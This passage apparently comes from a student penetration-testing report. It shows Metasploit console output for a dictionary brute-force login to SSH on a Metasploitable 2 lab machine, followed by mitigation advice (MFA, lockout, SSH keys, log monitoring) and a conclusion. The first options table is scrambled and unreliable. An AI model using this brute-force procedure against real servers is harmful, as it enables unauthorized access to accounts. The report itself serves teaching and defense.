  DB_SKIP_EXISTING     none                 no        t
  PASSWD               no                   no        Skip existing credentials stored in the current data
  PASS_FILE            no                   no        base (Accepted: none, user, user@realm)
  RHOSTS               10.0.2.15            yes       A specific password to authenticate with
  RPORT                22                  no        File containing passwords, one per line
  STOP_ON_SUCCESS      true                 yes       The target host(s), see https://docs.metasploit.com/
  THREADS              1                   no        docs/using-metasploit/basics/using-metasploit.html
  USERNAME             //home/kali/Desktop/Password no          The target port
  USERPASS_FILE        false                yes       Stop guessing when a credential works for a host
  USER_AS_PASS         false                no        The number of concurrent threads (max one per host)
  USER_FILE            false                no        A specific username to authenticate as
  VERBOSE              false                yes       File containing users and passwords separated by spa
  VERbose              false                yes       ce, one pair per line
  VERbose              false                no        Try the username as the password for all users
  VERbose              false                no        File containing usernames, one per line
  VERbose              false                yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 10.0.2.15:22 - Starting bruteforce
[*] 10.0.2.15:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24
(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(m
sfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (10.0.2.14:37005 → 10.0.2.15:22) at 2025-03-29 12:04:20 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
msfadmin
  
```

Figure 19: Screenshot of output from interactive sessions revealing the user of the targeted system to be “msfadmin”

3.2.6. Post Exploitation

Step 17:

For the final conformation of successful bruteforce attack ,on the metasploitable the same command whoami is runned and it resulted in msfadmin. Since the output in the Meterpreter shell as well as in Metasploitable are same this stands firm that the brute-force attack has been successful.

```

DB_SKIP_EXISTING none no Skip existing credentials stored in the current data
base (Accepted: none, user, user6realm)
PASSWORD no A specific password to authenticate with
PASS_FILE no File containing passwords, one per line
RHOSTS 10.0.2.15 yes The target host(s), see https://docs.metasploit.com/
docs/using-metasploit/basics/using-metasploit.html
RPORT 22 yes The target port
STOP_ON_SUCCESS true yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME no A specific username to authenticate as
USERPASS_FILE //home/kali/Desktop/Password no File containing users and passwords separated by spa
ce, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE no File containing usernames, one per line
VERBOSE false yes Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 10.0.2.15:22 - Starting bruteforce
[*] 10.0.2.15:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24
(cdrom),25(Floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(m
sfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (10.0.2.14:37005 → 10.0.2.15:22) at 2025-03-29 12:04:20 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
msfadmin

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:46:d5:a2
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fd00::a00:27ff:fe46:d5a2/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe46:d5a2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:38 errors:0 dropped:0 overruns:0 frame:0
          TX packets:89 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4915 (4.7 KB)  TX bytes:10684 (10.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:118 errors:0 dropped:0 overruns:0 frame:0
          TX packets:118 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:31841 (31.0 KB)  TX bytes:31841 (31.0 KB)

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ whoami_

```

Figure 20: Screenshot of checking the match of the user in the targeted system

```

DB_SKIP_EXISTING none no Skip existing credentials stored in the current data
base (Accepted: none, user, user@realm)
PASSWORD no A specific password to authenticate with
PASS_FILE no File containing passwords, one per line
RHOSTS 10.0.2.15 yes The target host(s), see https://docs.metasploit.com/
docs/using-metasploit/basics/using-metasploit.html
RPORT 22 yes The target port
STOP_ON_SUCCESS true yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME no A specific username to authenticate as
USERPASS_FILE //home/kali/Desktop/Password no File containing users and passwords separated by spa
ce, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE no File containing usernames, one per line
VERBOSE false yes Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 10.0.2.15:22 - Starting brute-force
[+] 10.0.2.15:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24
(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(m
sfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (10.0.2.14:37005 -> 10.0.2.15:22) at 2025-03-29 12:04:20 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
msfadmin

```

```

inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.255.255.0
inet6 addr: fd00::a00:27ff:fe46:d5a2/64 Scope:Global
inet6 addr: fe80::a00:27ff:fe46:d5a2/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:38 errors:0 dropped:0 overruns:0 frame:0
TX packets:89 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:4915 (4.7 KB) TX bytes:10684 (10.4 KB)
Base address:0xd020 Memory:f0200000-f0220000

lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:118 errors:0 dropped:0 overruns:0 frame:0
TX packets:118 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:31841 (31.0 KB) TX bytes:31841 (31.0 KB)

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ whoami
msfadmin

```

Figure 21: Screenshot of successful brute-force attack as the output from the meterpreter shell and targeted system matched

4. Mitigation Strategy

Brute force attacks can be mitigated effectively through a combination of security practices and technological solutions. The following strategies are important to prevent unauthorized access via brute force methods:

Use strong and unique password

- Passwords with strong protection need to be formed on the basis of words or phrases with eight or more characters in length. Strong passwords should include combination of the uppercase letters, lowercase letters, digits and special characters. Try not to use anything personally identifiable or very common dictionary words, as they can easily be guessed. Ensure the system rejected the weak passwords by policy and encourages users to change their passwords from time-to-time. (Jason Andress, 2017)

Enable multi-factor authentication (MFA)

- MFA provides an additional layer of security in our accounts by requiring users to verify their identity with more than just a password. This might be a security including a code that will be sent to a mobile device, a biometric scan or a security token. Two-factor authentication (2FA) requires unique authentication factors from a user that are hard to obtain or falsify. It's also a good idea to support your multi-factor authentication with ongoing user authentication, which can confirm the user's identity again in the event that any suspicious activity is noticed. (Jason Andress, 2017)

Implement Account Lockout Policy

- Account Lockout Policy is an important measure of security which is designed to protect systems from brute force attacks, where an attacker attempts a host of password combinations in an attempt to gain unauthorized access. The policy will lock a user account temporarily or permanently after so many unsuccessful login attempts. (Jason Andress, 2017)

Use of SSH Keys Based Authentication

- One of the most important ways to protect brute-force attacks, such as the one which is used to demonstrated password guessing on port 22 should simply be disable password authentication for SSH and require aggressive SSH key-using methods of authentication. This method will ensure that even if attackers brute-force their way by relying on tools such as msfconsole and dictionary files, it will not succeed as passwords will no longer be accepted on the system for SSH access. (Jason Andress, 2017)

Regularly Monitor SSH Logs for Unusual Login Attempts

- Regular monitor on system logs, particularly SSH logs, can improve detection and prevention of brute-force attacks. By analyzing logs, network administrators can identify suspicious actions, such as failed log-in attempts from one IP address or weak usernames. This data can be used to respond to incidents, implement measures like temporarily blocking suspicious IPs, modifying firewall rules, or enabling lockouts for suspected accounts. (Jason Andress, 2017)

Manage user credentials

- One of the main reasons for the brute-force attack on the Metasploitable system was successful in the demonstration was the existence of weak or default credentials such as the username and password combination, like msfadmin. This clearly indicates the need for strong credential management. Organizations should make sure complex and unique passwords for all user accounts are enforced, especially for those that allow SSH access, as a way to mitigate this vulnerability. Simply relying on users to create secure passwords is often ineffective, as they may choose easily guessable options, so organizations should make policies that enforce password complexity and regular changes. Furthermore, password management tools will helps to reduce reliance on human memory and thus the probability of weak passwords being used. Password management software generates and stores strong, randomized passwords securely, thus effectively protecting against dictionary-based brute-force attacks such as the one demonstrated. Credential management protects against brute-force login attempts and avoids easy password guessing leading to unauthorized access. (Jason Andress, 2017)

5. Evaluation

1. Manage user credentials

Advantages

- Strong and complex passwords make it more difficult for an attacker to enter a system using brute-force.
- Most systems already have built-in tools, so that no extra funding is needed to maximize password strength.
- Password rules can easily be applied through system settings or group policies without bringing additional software or equipment.

Disadvantages

- The efficiency highly depends on the user's ability to create and maintain secure passwords.
- A complex password may be difficult to memorize for the user, which can lead to insecure practices, such as writing it down or reusing passwords.
- If a password is exposed through phishing or malware, even a strong one can be exploited by attackers.

Application Areas

- Uses for email accounts, social media platforms, online banking and shopping, and cloud storage services. The following points have the distinct application area.
- Operating systems: For all user and administrator accounts for Linux, Windows, and macOS.
- Web applications: This could apply during user registration and password changes in websites and online services.
- Enterprise networks: Implemented through group policy for desktop computer in organizations to protect employee login credentials.

2. Enable Multi-Factor Authentication (MFA)

Advantages

- With the existence of a second factor for authentication, even if a password gets compromised, it still restricts unauthorized access.
- An attacker's attempts will not be able to obtain access just by knowing the password and thus their attempts will be in vain.
- MFA consists of using SMS codes, authentication applications, biometric confirmation, and even something like a physical security token, depending on how much one is willing to invest into security.

Disadvantages

- When a user is locked out of their second factor (such as a phone) or often accesses the system, multi-factor authentication requires little delays throughout the login process.
- Users must need to have their token, authentication app, or mobile device, which could be problem if it is lost or damaged.
- Multi-Factor Authentication may require more time and effort to implement or integrate with all apps for legacy systems.

Application Areas

- Uses for banking and financial institutions, email, social media, cloud services, mobile devices and apps, high risks accounts and systems, healthcare system, educational institutions, remote work and BYOD (bring your own device) Environments, and personal accounts. The following points have the distinct application area.
- Remote access tools: Those are generally used in the combination of SSH, RDP, and VPNs to establish safe remote connections.
- Enterprise systems: Secures employee logins, internal portals, and admin panels from unauthorized access.
- Banking and finance: Commonly occurs in online banking applications where it is used in financial services to prevent fraud and other activities that may include illegal transactions.

3. Implement Account Lockout Policy

Advantages

- Attempts to launch a successful brute force attack are significantly reduced when an account is locked after a certain number of failed login attempts.
- The attackers will be aware that a further attempt would lock them out after repeated failures, and thus be discouraged from continuing with the login attempts.
- This system works with other monitoring sounds in improving incident detection and response.

Disadvantages

- Attackers may exploit a lockout scenario on valid user accounts with the aim of disrupting or denying access to legitimate users.
- If lockouts happen too often because of a mistyped password or forgotten credential, it affects users' experience and productivity.
- In most cases, locked accounts require manual administrator intervention in order for them to be reset or unlocked, thus increasing the administrator's workload.

Application Areas

- Operating systems: Usually used to safeguard local and domain user accounts on Windows and Linux platforms.
- Web applications: Secures login forms and APIs from automated attacks.
- Corporate Systems: Protecting employee credentials throughout the corporate network is required by group policies.

4. Use of SSH Key-Based Authentication

Advantages

- SSH keys are much more secure against brute-force attacks because they use cryptographic authentication rather than passwords-that makes them almost invulnerable against brute force access.
- Without entering passwords, users can safely automate remote activities (such as backups).
- SSH keys can easily be replaced when necessary and can centrally managed.

Disadvantages

- SSH key authentication setup calls for a certain amount of technical expertise, particularly for newcomers.
- Private keys are easily stolen and misused if improperly secured.
- A user may be locked out if they lose their private key without a backup because access may be dependent on it being on their device.

Application Areas

- Administration of systems: This is well known among system administrators for the capacity to manage Linux servers and across the networks remotely and securely.
- Automation tasks: It is up to the task of automating easily anything from secure backups to the secure updates or even to a secure remote deployments via scripts.
- Cloud Computer: It brings the term to life in AWS, Azure, and numerous other cloud spaces when it comes to virtual machine access securely.

5. Regularly Monitor SSH Logs for Unusual Login Attempts**Advantages**

- Monitoring SSH logs allows the early detection of brute-force and unauthorized login attempts.
- It assists in the fast response to security incidents by identifying suspicious access patterns.
- This practice shows some user behavior, especially including login times, IP addresses, and access frequency.
- In the case of a cyberattack or breach, SSH logs can be crucial forensic evidence.

Disadvantages

- When legitimate users mistype passwords or change IP addresses, they may create false positive scenarios.
- Higher level of effective monitoring makes use of extra system resources, often needing third-party tools.
- SSH logs are susceptible to privileged users in terms of editing and deletion making them unsecured tampered with.

Application Area

- Uses in remote system administration, web hosting, cloud computing, IoT devices, and enterprise networks.

6. Conclusion

This report provides an overview on brute-force attacks using dictionary .The demonstration on the report shreds light upon the importance of strong security policy implementation .This report has provided us a hand-on experience along with the deeper insight on brute-force attacks . In the report the demonstration of brute-force attack in SSH using dictionary attack has been conducted following the standard of PTES (Penetration Testing Execution Standard).

In the pre-engagement phase the Kali and Metasploitable 2 environment was set up successfully. This phase was the base for the demonstration. Then in Intelligence Gathering Phase the ip address along with other information of Kali and Metasploitable 2 was displayed. Then, in the Threat Modeling phase the nmap tool was used where the available ports were scanned and the port 22(SSH) was selected as the targeted port. In Vulnerability Analysis phase using metasploitable framework the vulnerabilities in the port were analyzed .In Exploitation Phase it shows how after entering into metasploitable framework ,with the help of dictionary file containing common passwords and setting the remote host ,the exploitation was successful as we gained the access into the targeted machine(Metasploitable 2) . Then in Post-Exploitation it showed how an attacker once exploits and enters into the targeted machine it can easily gain access into the system as the info displayed in the meterpreter shell and the targeted machine are same. .Finally in the Mitigation phase, it provides deeper insights and techniques to safeguard the SSH and minimize the chance of brute-force attacks that could be laid through SSH along with the overall evaluation of the report followed by the advantages, disadvantages and application area.

In a nutshell, it report emphasizes the scenario of brute-force attack exploiting the port 22(SSH) by performing dictionary attack along with the importance of securing the SSH with strong user credentials ,MFA ,SSH based key authentication. Hence SSH exploitation is a serious threat yet it can be mitigated by effective techniques that has been researched and analyzed in this report.

References

- Anon., 2022. Rida Khan. *Virtualization Software Security: Oracle VM*, p. 58.
- Astrida, D. N., 2022. Analysis and Evaluation of Wireless Network Security with the Penetration Testing Execution Standard (PTES). *Sinkr On*, 7(1).
- Hamza, A. A., 2024. Detecting Brute Force Attacks using Machine Learning. *BIO Web of Conferences*, 97(BIO Web Conf.), p. 15.
- Hange, Y. M., 2023. A REVIEW ON NMAP AND ITS FEATURES. *International Research Journal of Engineering and Technology*, 10(05), p. 1175.
- Hout, N. J. v. d., 2019. *Standardised Penetration Testing? Examining the Usefulness of Current Penetration Testing Methodologies*, London: Researchgate.
- Jason Address, R. L., 2017. *Coding for Penetration Testers*. 2 ed. s.l.:Syngress.
- Kumar, S., 2020. Penetration Testing on Metasploitable 2. *International Journal Of Engineering And Computer Science* , 09(04), p. 25016.
- Method Deuis Nur Astrida, A. R. S. A. I. A., 2022. *Analysis and Evaluation of Wireless Network Security with the Penetration Testing Execution Standard (PTES)*, Indonesia: Sinkron: Jurnal dan Penelitian Teknik Informatika.
- Odugwu, C., 2021. *5 times Brute Force Attack Lead to Huge Security Breaches*. [Online] Available at: <https://www.makeuseof.com/brute-force/> [Accessed 2025].
- Organization, N. N., 2023. CYREBRO. *National NonProfit Organization*.
- Smart, D. W., 2024. *Quality ratings of PTEs: an analysis of private training establishments' external evaluation and review reports 2009-2022*, s.l.: Education Counts.
- Sonke, M., 2024. Kali Linux for Cyber Security. *International Journal of Research Publication and Reviews* , 5(8), p. 4249.
- Stiawan, D., 2019. Investigating Brute Force Attack Patterns in IoT Network. *Journal of Electrical and Computer Engineering*, Volume 2019, p. 13.
- Walia, N. K., 2020. *A Study on Metasploit Framework: A Pen-Testing Tool*. Shillong, Meghalaya, India, North-Eastern Hill University.